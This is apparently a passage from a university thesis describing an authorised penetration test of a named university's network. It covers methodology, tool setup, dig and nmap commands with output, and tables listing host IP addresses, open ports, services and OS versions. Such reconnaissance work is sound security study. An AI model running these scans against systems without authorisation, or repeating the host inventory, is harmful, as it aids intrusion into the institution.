It is important for the tester to understand the test environment, and adopt a formal approach to testing hence the penetration test would be performed, when a deeper understanding about the system or network is gained. There are mainly three different approaches for conducting penetration test which was described in the literature. Penetration test in the university environment would be conducted using the grey box testing approach. This approach is proposed in order to minimise the possibility of damage to the university's system.

The selected environment for conducting the assessment and penetration testing is the Central University network infrastructure where by the university's network infrastructure will be tested. Central university is the largest private higher educational institution in Ghana delivering courses in Business and Sciences. In educational sector the need of security are important due to the sensitive data and information of students and staffs' record, internet access, intranet systems and access to the resources. Central university was chosen because it would provide the required environment to conduct the test and also would represent an academic institution. This choice is also as a result of the testers familiarity with the institution and its IT and network system and also the possibility of obtaining permission and access to the network since the tester is a staff of the university. The penetration test would be conducted from two main test sites selected to enable the tester simulate attack from a location within Central university's network and a remote location outside of the university's network.

3.1 Proposed Penetration Test Methodology

Performing the penetration test on the university's network involves learning and understanding what penetration test was, how penetration methodology could be followed, which tools and techniques could be used. A proposed four phased penetration testing methodology which is based on the methodology designed by National Institute of Standards and Technology of the United States described in section 2.13 would be followed to conduct the test against central University's network.

This method approaches penetration testing from a project management perspective, whereby the whole test is viewed as one project with related activities starting from planning, initiation of the test, to the completion and reporting stage. Vulnerability assessment is view as a vital component of penetration testing. Each stage of the test and its logistics is planned ahead before the actual test is conducted. This method is selected as ideal for conducting penetration test in a university environment not only because it enables the tester plan out his actions, and follow a methodical approach but also enhances the repeatability of the test. Since the test is being conducted in a production environment, planning was critical to prevent any unintended consequence.

Figure 3.1 below graphically presents the methodology to be used for the testing, the different phases that occurs during the penetration testing. The same methodology, tools and techniques could be used for other academic system or network with an intention of discovering and determining the possibilities of exploiting the vulnerabilities.




Figure 3. 1: Proposed Method for Penetration Testing

3.1.1 Planning Phase

A great deal of planning and preparation needs to be done, in order to enhance the quality and success of the test. According to (Geer and Harthorne, 2002), administrative tasks such as assembling a team, gathering documentation, acquiring test accounts, reserving equipment, etc. also fall under the planning and preparation phase.

This phase consist of all the activities that are needed to be performed prior to commencement of the actual penetration test. During this phase four major activities; Initiation, Selection and setting up of tools, Intelligence gathering and Network Mapping would be carried out.

3.1.1.1 Initiation

At this stage of planning phase, administrative and planning activities are carried out. During this phase, the objectives of the test, the scope, legal restriction, authorizations and scheduling for the assignment are defined and formulated. Some important issues that have to be considered include;

- **Scope**

The scope of security testing has been defined as an internal security and external test, which aims at assessing the vulnerabilities of the Universities Network infrastructure. The infrastructure that would be tested is considered to be critical network infrastructure including Domain Name Service (DNS), web servers, mail servers (SMTP), Gateway, firewalls also some internal infrastructure would also be tested these include the NFS, Database Servers, wireless network.

- **Permission and Approvals**

It is imperative to get formal permission for conducting penetration testing prior to starting. The penetration tester will obtain approval from the Information Technology Services Directorate before the penetration test would be conducted the test on Central Universities Network.

- **Tracking and storage**

The penetration test would be constantly tracked and Information gathered, together with detailed information of host and vulnerabilities discovered would be recorded throughout the phases in a database. The database will contain everything needed to derive conclusions about a test that would be performed, as well to allow the user to reproduce specific steps of the testing process.

- **Reporting**

For the presentation of results, the penetration tester decided not to show details of configuration files of critical servers and discovered passwords in result presentation to hide such information from the general public.

- **Precautions**

Actions that had the potential of damaging or interrupting with services on the production network would be minimized, or carefully carried out during off-peak time. Thus the denial of service attacks would be carried out on weekends, holidays and sometimes after official working hours. This would be done to prevent the interruption on the university's network infrastructure.

3.1.1.2 Selection and Setting up of tools

There are a variety of penetration testing tools and techniques that a tester must select from to conduct the test. At this stage of planning the tester must make critical decisions on the penetration testing tools and techniques to be used which would be ideal for the specific environment and would enhance the accuracy of the test. Strategic decisions about whether to use Free and Open Source tools or commercial tools could be decided on at this stage, also if possible test locations/sites are identified, and test labs would be designed. The tester would diligently select appropriate tools and techniques for the particular environment.

3.1.1.3 Intelligence Gathering (Reconnaissance)

It is important to understand the target network or systems before the actual test. Intelligence gathering ranged from passive information gathering, active information gathering to target scanning of the system and network. (Engebretson, 2011) suggests that reconnaissance is a very important step and the more time spent on this stage in collecting information about the network

the more successful the latter stages will be. To be successful at reconnaissance, both passive and active reconnaissance techniques would be employed. In performing passive reconnaissance various types of searches such as Web presence, Network enumeration, Domain Name System (DNS) - based reconnaissance would be conducted, to unearth information related to the central university including the university's systems, employee information, physical location and business activity without connecting to them directly to the network. In conducting active reconnaissance Nmap would be extensively used during this stage for network survey, port scanning, operating system and service enumeration. Nmap came pre-installed in Backtrack 5 R3 along with other useful tools.

3.1.1.4 Network Mapping step

The objective of Network mapping activity is to discover more details about a network / system and to bring the attack to the point where the hacker is ready to strike; in other words, to the point at which a vulnerable target system, port, and service have been identified. Depending upon the sensitivity and security of the target network and the technical sophistication of the attacker this process may take anything from a few minutes to months. Mapping and profiling activity will often encompass some degree of network probing to determine the characteristics of any firewall and intrusion detection technologies employed on the target network

Nmap's, ICMP ping-sweep would be used to identify live hosts in the network segment. When all the IP addresses and network segments are identified, port scanning along with OS and services fingerprinting would be carried out against live hosts. The intelligence gathered during this stage would be used as an input parameter for the next phase. Information such as network range, host IP addresses, installed operating systems and open ports identified would be collected and documented to provide a clear map of the network.

3.1.2.0 Vulnerability Discovery Phase.

During vulnerability discovery, the assessor will perform several activities to detect exploitable weak points. This Phase consists of two major activities;

- Vulnerability Scanning and Identification
- Research and vulnerability Assessment

3.1.2.1 Vulnerability Scanning and Identification

The vulnerability Scanning and Identification stage would be carried out using two separate network vulnerability scanners; Nessus and OpenVAS. Both scanners would be configured in such a way that they could identify vulnerabilities that exist due to configuration flaws or vulnerabilities. To enable the tester to discover vulnerabilities from both internal and external node of the university's network, the vulnerability scan would be conducted from both internal location and a remote location external to the network.

To enhance the quality of vulnerability scan and to avoid any unintended consequence of the scanning on the network infrastructure, it is important for the tester to approach the scanning with a well planned out steps. These basic steps would be followed to carry out the scan;

1. Study and scope the network architecture and components for assessment
2. Determine the boundary of analysis
3. Identify assets and schedule tasks
4. Impact analysis for active scans which includes assessment of services or servers scan in online production
5. Plan for downtime and contingency if applicable
6. Define the scan policy to determine the level of scan required – information gathering, policy checking , port scanning , password analysis, attack stimulation etc

7. Scan the target network and hosts based on the defined scan policy
8. Collect the scan results and analyze for security loopholes

3.1.2.2 Research and Vulnerability Assessment

With information from the vulnerability scanning and Identification stage, the tester would proceed to do further research on the discovered vulnerabilities. Much information would be collected about the vulnerability from the internet and various vulnerability databases including the national vulnerability Databases (NVD), and a priority list of all vulnerability discovered is documented

3.1.3 Attack Phase (Exploitation)

In this phase, all the identified vulnerability would be examined to verify if those vulnerabilities were exploitable or they were not. It may not be possible to exploit all threats identified as vulnerabilities, hence, only vulnerabilities that have publicly available exploits, would be exploited using Metasploit Framework. The exploits would be carried out from two main locations points; the internal location within Central University's network and a remote location outside Central University network.

3.1.4 Reporting Phase

This phase involved documentation of all the activities which were carried out in all the previous phases. Reporting phase occurred in parallel to the other phases and also at the end of the attack phase. Reports contain an evaluation of the vulnerabilities located in the form of potential risks and recommendations for mitigating the vulnerabilities and risk. This reporting phase would be done in such a way to guarantee the transparency of the tests and the vulnerabilities it disclosed.

In general, this final report provides an opportunity to understand the overall security posture of the systems or network. The following would be included in the report

- Detail reports on both high-level and low-level findings and explanations of the steps necessary to repeat the exploits
- Findings including both positive and false-positive threats
- Recommendations

Clean up: During testing, objects or subjects such as procedures, tables, views, or accounts as means are created for the penetration testing process. For example, a simulated- account used to perform a test must be restored at the end of the test. The cleaning up phrase must be done completely and carefully to restore the system to its original state. This phrase should be monitored and audited to ensure that penetration testers do not carelessness or deliberately leave a loop hole in the system or network.

3.2.0 Penetration Test Setup and Configuration

To enable the tester conduct the penetration test from both internal and external nodes, two separate test sites were selected, one on a location outside of the university environment specifically in the researcher's home with a high speed internet broadband connection and the other location within the university specifically in the computer laboratory of central University College.

3.2.1 Set Up for External Testing

The external test site for the external penetration testing was the tester's home with a high speed internet broadband connection. A high end desktop computer was setup as a virtual Host machine to create the penetration testing environment. Community Enterprise Operating Linux (CENTOS) which is a community version of red hat operating systems installed on the host.

Using Kernel-based Virtual Machine (KVM) two separate virtual machines were created on the host operating system. Kernel-Based Virtual Machine (KVM) is virtualization software which allowed testers install different operating systems on separate virtual machines on the same physical machines, to emulate a cross-platform environment. The guest OS were labelled Bt5R3, and excellence and was given hostname backtrack1, and excellence respectively. Backtrack, an ubuntu based distribution was installed on Bt5R3 and ubuntu was installed on excellence.




Figure 3. 2: Diagram of External Penetration Test Set Up

3.2.2 Set Up for Internal Testing

The internal test site for the internal penetration testing was the computer lab of Central University which is within the targeted environment. A high end desktop computer was setup as a virtual Host machine to create the penetration testing environment. The virtual machine, operating Systems and penetration testing tools installed on the desktop computer were identical to the remote test site with the only changes being the IP addresses used. The tester's machine was connected directly to the University's network.




Figure 3. 3: Diagram of Internal Penetration Test Set Up

3.2.3 PenTester's tools Installations and Configurations

Nmap, Nessus, OpenVAS, and Metasploit Framework were the four main tools were used to conduct the penetration test. This section will brief describe the installations and configurations required for these tools. All the tools were installed on penetration tester's machine at both the internal and external test site. Nmap, OpenVAS and Metasploit Framework came installed by default in BackTrack 5 R3. Metasploit Framework Community Edition was installed by uninstalling the pre installed Metasploit Framework.

3.2.4 Nessus Installation and Configuration

Nessus 5.2.5 version was used as one of the penetration testing tool. This tool was used during the Scanning and Vulnerability Assessment phase of the penetration test methodology. The tool was installed on BackTrack 5R3 by default. Appendix C shows the detailed steps used during the Nessus configuration.

3.2.5 OpenVAS Installation and Configuration

OpenVAS was installed by default on BackTrack 5 R3 therefore no installation was required; however, OpenVAS was needed to be configured. Appendix D shows the detailed steps used during the OpenVAS configuration.

3.2.6 Metasploit Installation and Configuration

Metasploit Framework was another tool which was extensively used during the attack and phases of the penetration test methodology. Metasploit Framework was included in BackTrack 5 R3 default installation. However, to make use of the community edition and get the latest version, a metasploit Linux installer was downloaded from Metasploit official website

3.2.7 Setup Metasploit Framework

A Metasploit framework was setup for penetration testing on the campus network. As, studied in literature survey, metasploit framework contains many interfaces like msfconsole, msfcli, msfgui etc. In this work, msfconsole would be used as a way to access Metasploit framework.

KNUST



CHAPTER FOUR

4.0 Implementation and Results

In this part of thesis report, a proposed framework of Network Penetration Testing has been implemented on Campus Network. Open source tools have been used for assessment of campus network using network penetration testing. Once the target systems have been tested for vulnerabilities and weaknesses, these vulnerabilities can be exploited by either writing custom exploits or using publicly available exploits. Metasploit framework was used for vulnerability exploitation to determine whether an attack was possible. Also, Metasploit framework has been integrated with various third party tools for enhancing the functionality. The test was carried out from two locations as described in the methodology.

4.1 Information Gathering Phase

Intelligence gathering was carried out by network surveying, port scanning and operating system (OS) finger printing using nmap launched from two test locations; the testers home which served as the external location and the computer laboratory of the University which served as the internal location.

4.1.1 Conducting information gathering from the external location

From the external test location the tester's machine was connected to the target network for performing external network and system penetration tests through the internet. The tester used the dig tool, google and whois to a Domain Name Service (DNS) query on Central University's domain (central.edu.gh was discovered using google.com) to discover preliminary information about central university. Using the dig tool and typing the command dig central.edu.gh MX

```
[root@excellence ~]# dig central.edu.gh MX
```

```

; <<>> DiG 9.8.2rc1-RedHat-9.8.2-0.17.rc1.el6_4.4 <<>> central.edu.gh MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42207
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 3, ADDITIONAL: 5

;; QUESTION SECTION:
;central.edu.gh.                IN      MX

;; ANSWER SECTION:
central.edu.gh.      86400 IN      MX      10 fidelity.central.edu.gh.
central.edu.gh.      86400 IN      MX      1 ASPMX.L.GOOGLE.COM.
central.edu.gh.      86400 IN      MX      5 ALT1.ASPMX.L.GOOGLE.COM.
central.edu.gh.      86400 IN      MX      10 peace.central.edu.gh.

;; AUTHORITY SECTION:
central.edu.gh.      86400 IN      NS      righteous.central.edu.gh.
central.edu.gh.      86400 IN      NS      prudence.central.edu.gh.
central.edu.gh.      86400 IN      NS      integrity.central.edu.gh.

;; ADDITIONAL SECTION:
peace.central.edu.gh. 86400 IN      A      197.253.16.135
fidelity.central.edu.gh. 86400 IN      A      197.253.16.136
prudence.central.edu.gh. 86400 IN      A      197.253.16.131
integrity.central.edu.gh. 86400 IN      A      41.204.63.84
righteous.central.edu.gh. 86400 IN      A      197.253.16.132

;; Query time: 1 msec
;; SERVER: 197.253.16.131#53(197.253.16.131)
;; WHEN: Fri Mar 21 15:34:05 2014
;; MSG SIZE rcvd: 285

```

This query reveals some information about Central University; it provides the researcher with information about a list of authoritative Domain Name Servers (DNS), Mail servers, web servers, their priority and Internet Protocol Address (IP address). With the IP addresses of the servers revealed by the DNS query, the tester proceeded to intelligently guess the subnet mask of central network. This guess was done by using the nmap tool to scan the network using a different subnet mask until the subnet was scaled down to a series of host that were alive. Subnet guesses were from 30, 29, 28,27,26,25. Nmap was used to identify how many hosts reside within the

network and their associated IP address. The subnet mask of 28 was use in the nmap -sS 197.253.16.131/28

```
[root@excellence ~]# nmap -sS 197.253.16.131/28
Starting Nmap 5.51 ( http://nmap.org ) at 2014-03-21 19:41 GMT
Nmap scan report for 197.253.16.129
Host is up (0.00051s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:04:4E:A4:3C:19 (Cisco Systems)
```

```
Nmap scan report for 197.253.16.130
Host is up (0.00034s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
1723/tcp  closed pptp
8443/tcp  open  https-alt
MAC Address: 00:90:FB:39:FA:41 (Portwell)
```

Nmap done: 16 IP addresses (13 hosts up) scanned in 56.42 seconds

From the above result, 13 live hosts responding to ICMP packets were identified. The 13 live hosts were further scanned and enumerated. ICMP ping sweep scan conducted from outside the network may not always provide a significant value in gathering information because not all organizations normally allow ICMP against their hosts and networks. Therefore, port scanning tools and technique were used with different protocol like TCP or UDP to overcome ICMP's ineffectiveness. However, such scans required lots of time and the penetration tester was conscious of the penetration testing timeline, but some valuable information for further host and service enumeration was elicited.

After reachable hosts were identified and determined with the IP addresses, Nmap was used to conduct port scanning along with OS and services fingerprinting. Network scanning served the purpose of identifying opened, closed, unfiltered or filtered ports and also gave the basic idea about services running on the host machines. Both TCP and UDP port scanning techniques were performed to enumerate the ports status on each host. TCP scans were used with different switches like -sS (SYN Stealth Scan), -sA (ACK Scan) and -sF and -sX (FIN and Xmas Tree Scans). A SYN scan distinguished which ports were listening or not based on the response generated. FIN scan generated response from closed ports but no responses were generated when ports were open and listening, this way FIN scan distinguished which ports were open and which were not open. Table 4.1 shows the output of an ACK scan against hosts on 197.253.16.129/28 in the target network using Nmap. The result showed default ports identified in hosts were unfiltered. During the scan, Tcpdump was running on background capturing the traffic. Hosts on the all 13 live host they returned RST flag. This scan suggested no firewall was running on any of the host. Although, TCP ACK scan helped to determine whether firewall was installed or not on target hosts but how many ports were active or close was still not clear. For this purpose, TCP SYN (-sS) scan and TCP FIN(-sF) scan were performed against the target hosts. Among TCP and UDP scans, UDP scan were time consuming in compare to TCP scan, but despite slow UDP scan, it helped in verifying and understanding the target network. Some of the Nmap commands executed while gathering intelligence are listed below:

Different Nmap switches such as -sS is for SYN scan, -sU for UDP scan, -T4 specified the scanning mode as Aggressive, -p as port rage, -A for service enumeration and banner grabbing, and -oX for output file.

To further find information about the operating system on each of the target host and what exact services and version numbers, fingerprinting techniques were used during intelligence gathering phase. Once an open port was found in host machines, the next step was to identify services and Operating System (OS) running on the target network. Because, most application exploits were written specific to OS and services. Gathering information about OS along with services version information helped to narrow down the list of potential weakness and vulnerabilities. Hence, guessing the operating system and services using fingerprinting techniques was helpful at finding relevant clues on possible vulnerabilities and exploits within the target network or system. To perform OS and service fingerprinting, Nmap was used to run different test analysing the packets received when SYN packets are sent to open and close ports. The next step was identifying services. It can be done by banner grabbing and packet analysis. Packet analysis was bit complicated and required more of a time so banner grabbing techniques were used instead for identifying services. Nmap using -sV flag was used to grab the banner information from each application on all host. All the outputs were exported into separate text files. These results are shown in table.

Table 4.1 Information Gathered using NMap from the External point

Host	Open Ports	services	Os	Mac	Type of Hardware
197.253.16.129	20,80,443	Ssh,http,https	IOS 12.4 - 15.0	00:04:4E:A4:3C:19	Cisco Systems : Cisco 836, 890, 1751 router
197.253.16.130	20,80,443,8443	Ssh,http,https, https-alt	Linux 2.6.X 2.4.X Endian Linux 2.4.X I Avaya Linux 2.6.X (89%)	00:90:FB:39:FA:41	(Portwell) general purpose WAP firewall
197.253.16.131	22,53,631,222,	Ssh,domain,rp cbind,	Linux 2.6.9 - 2.6.18	52:54:00:C0:8B:26	(QEMU Virtual NIC)

	8080	http-proxy			
197.253.16.132	22,53,111,	Ssh,domain,rpcbind	Linux 2.6.9 - 2.6.18	52:54:00:DD:ED:A A	(QEMU Virtual NIC)
197.253.16.133	22,25,80,443	Ssh,smtp,http,rpcbind	Linux 2.6.9 - 2.6.18	52:54: 26:08:B5:3D	(QEMU Virtual NIC)
197.253.16.134	22,25,80,443	Ssh,smtp,http,rpcbind	Linux 2.6.9 - 2.6.18	52:54:01:08:B5:72	(QEMU Virtual NIC)
197.253.16.135	22,25,80,110,111,143,465,587,993,995,2049,3306	Ssh, smtp, http,pop3, rpcbind, imap,smtps, submission,imaps, nfs, mysql	Linux 2.6.9 - 2.6.18	00:26:B9:3D:F5:6D	(Dell)
197.253.16.136	22,25,80,465,587	Ssh,smtp,http,https,smtps	Linux 2.6.9 - 2.6.18	52:54:00:7B:18:29	(QEMU Virtual NIC)
197.253.16.137	21,22,80,443,	ftp,ssh,http,https	Linux 2.6.9 - 2.6.18	52:54:00:C2:1E:B5	(QEMU Virtual NIC)
197.253.16.138	22805900,8080	ssh ,http-proxy, vnc, http	Linux 2.6.9 - 2.6.18	52:54:00:3E:B8:28	(QEMU Virtual NIC)
197.253.16.139	80,135,139,445,1027,3389,8009	ajp13, ms-term-serv, IIS, microsoft-ds, http, msrpc	Linux 2.6.9 - 2.6.18	52:54:00:FF:AD:BE	(QEMU Virtual NIC)
197.253.16.140	22,80,110,111,143,993,995,	Ssh,http,pop3, rpcbind,imap, imaps, pop3s	Linux 2.6.9 - 2.6.18	52:54:00:3A:74:44	(QEMU Virtual NIC)
197.253.16.141	22,25,80,	Ssh,smtp,http	Linux 2.6.9 - 2.6.18	52:54:00:3E:B8:27	(QEMU Virtual NIC)

Intelligence gathering provided the foundation for the next scanning and vulnerability assessment phase. During enumeration, it was discovered that 12 of the hosts on the network had Linux based OS and the other host had CISCO based IOS. Also 7 of the host were KVM virtual machines. Nmap was mainly used for port scanning, OS and services enumeration. With this initial information about central university's external the test proceeds to the next phase

4.1.2 Conducting information gathering from the internal location

To gather information about the internal network, the tester placed a desktop computer with backtrack and all the penetration test tools installed on it as discussed. This computer was connected directly to the university's network in the computer lab through a Trendnet 24 port unmanaged switch. Nmap was used as the main initial information gathering tool.

When the machine was connected to the network, a Dynamic Host Configuration Protocol (DHCP) server automatically assigned an IP of 172.16.8.175 to the tester's machine. Nmap console was launched in similar configuration and switches/ options were used to conduct the initial scan as was done on the external network scan and the result of the scans was save into a database.

Table 4.2 Sample information gathered from internal network segment

Host	Open Ports	services	Os	Type of Hardware
172.16.8.1	22,53,80,67,53	Ssh,bind,http	Ubuntu	(QEMU Virtual NIC)
172.16.8.3	993,995	Imap, Pop,	Ubuntu	DELL
172.16.8.4	3306,161,55	Mysql,bind,SNMP	Redhat EL5	DELL
172.16.8.6	80,22	http, ssh	CentOS	DELL
172.16.9.16	445,80,20,23	Smb,http, ftp, telnet	Windows server	(QEMU Virtual NIC)
172.16.9.167	53, 161	telnet,smnp	CentOS	DELL
172.16.9.6	53,22	Bind,ssh	Freebsd	DELL

512 hosts were discovered on the internal network segment when the initial scan with nmap was conducted on the internal network segment. Table 4.2 shows the result from of the initial scan of the internal network.

4.2 Vulnerability Discovery and Assessment Phase

In this phase, the host discovered in the information gathering phase was fine tuned to complement the scanning and vulnerability assessment technique was applied on the hosts

discovered in the previous phase for vulnerabilities. Normally, both the automated scanner and manual technique are used, but manual techniques require more time to perfect the scan and identify vulnerabilities. However, both the automated and manual scanning techniques should be used for a comprehensive knowledge about the possible vulnerabilities that might have affected the system or network. Suppose, if the system or network to be tested had large network with hundreds of systems, manual technique would not be an effective and efficient approach.

In this phase, automated scanners were used instead of manual scanners because manual techniques require more time to perfect the scan. To improve the accuracy of the vulnerability scan, that is to reduce the chances of false positives and false negatives, two different vulnerability scanners were used to test the hosts discovered to determine the vulnerabilities present in these critical system. Automated scanning and vulnerability assessment scanners selected were Nessus and OpenVAS. These scanners were used to identify what OS and services were running in the target hosts, which host and services were vulnerable. The outputs generated from scanners will be investigated further, to verify what possible exploits were possible against the vulnerable hosts and services, in the Exploitation and Post-exploitation phases using Metasploit Framework.

4.2.1 Results from Nessus

